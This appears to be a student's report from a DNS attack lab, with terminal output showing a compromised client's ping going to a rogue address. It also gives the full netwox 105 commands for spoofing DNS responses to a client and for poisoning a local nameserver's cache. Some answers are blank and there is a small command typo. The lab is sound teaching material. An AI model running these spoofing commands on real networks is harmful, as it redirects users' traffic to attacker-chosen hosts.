


1) Test Setting

On client's terminal, type:

dig www.example.com and take a screenshot

Answer: The terminal highlighted with the red rectangle



```
Terminal
File Edit View Search Terminal Help

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 22357
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.          259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.              259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.           259200  IN      A      192.168.0.10


;; Query time: 1 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Sun Sep 17 11:17:03 2017
;; MSG SIZE rcvd: 82

[09/17/2017 11:17] seed@client:~$
```


2) Attack 1 (Assume client is compromised)

Ping `www.example.com` from the client VM. Take a screenshot of the terminal

Answer: Below two screenshots show the ping results



```
Terminal
sudo: unable to resolve host client
[09/17/2017 11:21] seed@client:~$ ping www.example.com
PING www.example.com (8.8.8.8) 56(84) bytes of data.
64 bytes from www.example.com (8.8.8.8): icmp_req=1 ttl=57 time=19.0 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=2 ttl=57 time=13.0 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=3 ttl=57 time=17.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=4 ttl=57 time=13.9 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=5 ttl=57 time=13.1 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=6 ttl=57 time=11.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=7 ttl=57 time=26.6 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=8 ttl=57 time=14.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=9 ttl=57 time=11.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=10 ttl=57 time=11.9 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=11 ttl=57 time=14.0 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=12 ttl=57 time=12.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=13 ttl=57 time=10.9 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=14 ttl=57 time=14.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=15 ttl=57 time=46.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=16 ttl=57 time=27.8 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=17 ttl=57 time=13.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=18 ttl=57 time=12.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=19 ttl=57 time=15.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=20 ttl=57 time=11.6 ms
```



```
Terminal
64 bytes from www.example.com (8.8.8.8): icmp_req=44 ttl=57 time=20.5 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=45 ttl=57 time=21.1 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=46 ttl=57 time=14.6 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=47 ttl=57 time=12.1 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=48 ttl=57 time=11.2 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=49 ttl=57 time=16.5 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=50 ttl=57 time=11.9 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=51 ttl=57 time=13.0 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=52 ttl=57 time=13.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=53 ttl=57 time=15.1 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=54 ttl=57 time=25.6 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=55 ttl=57 time=24.2 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=56 ttl=57 time=33.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=57 ttl=57 time=36.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=58 ttl=57 time=15.0 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=59 ttl=57 time=19.3 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=60 ttl=57 time=39.9 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=61 ttl=57 time=21.7 ms
64 bytes from www.example.com (8.8.8.8): icmp_req=62 ttl=57 time=26.4 ms
^C
--- www.example.com ping statistics ---
62 packets transmitted, 62 received, 0% packet loss, time 61109ms
rtt min/avg/max/mdev = 10.640/17.591/46.345/7.597 ms
[09/17/2017 11:23] seed@client:~$
```

3) Attack 2 Directly Spoof Response to User

Enter the following command from attacker VM _____

```
sudo netbox 105 --hostname "www.example.com" --authns "ns.example.com" --hostnameip  
"192.168.0.6" --authnsip "192.168.0.10" --filter "src host 192.168.0.5"
```


Where 192.168.0.5=client 192.168.0.6=fake answer 192.168.0.10=ns IP

On client, enter the following command

```
dig www.example.com
```

Answer Section should show 192.168.0.6 (fake answer). Take a screenshot of the terminal

Answer:



4) Attack 3 DNS Server Cache Poisoning

From client, ping www.google.com. Take a screenshot of the terminal. The response should be from a fake address.

Answer: Used the following command : **`sudo netwox 105 --hostname "www.example.com" --authns "ns.example.com" --hostnameip "192.168.0.6" --authnsip "192.168.0.10" --filter "src host 192.168.0.10" --ttl "600" --spoofip "raw"`**

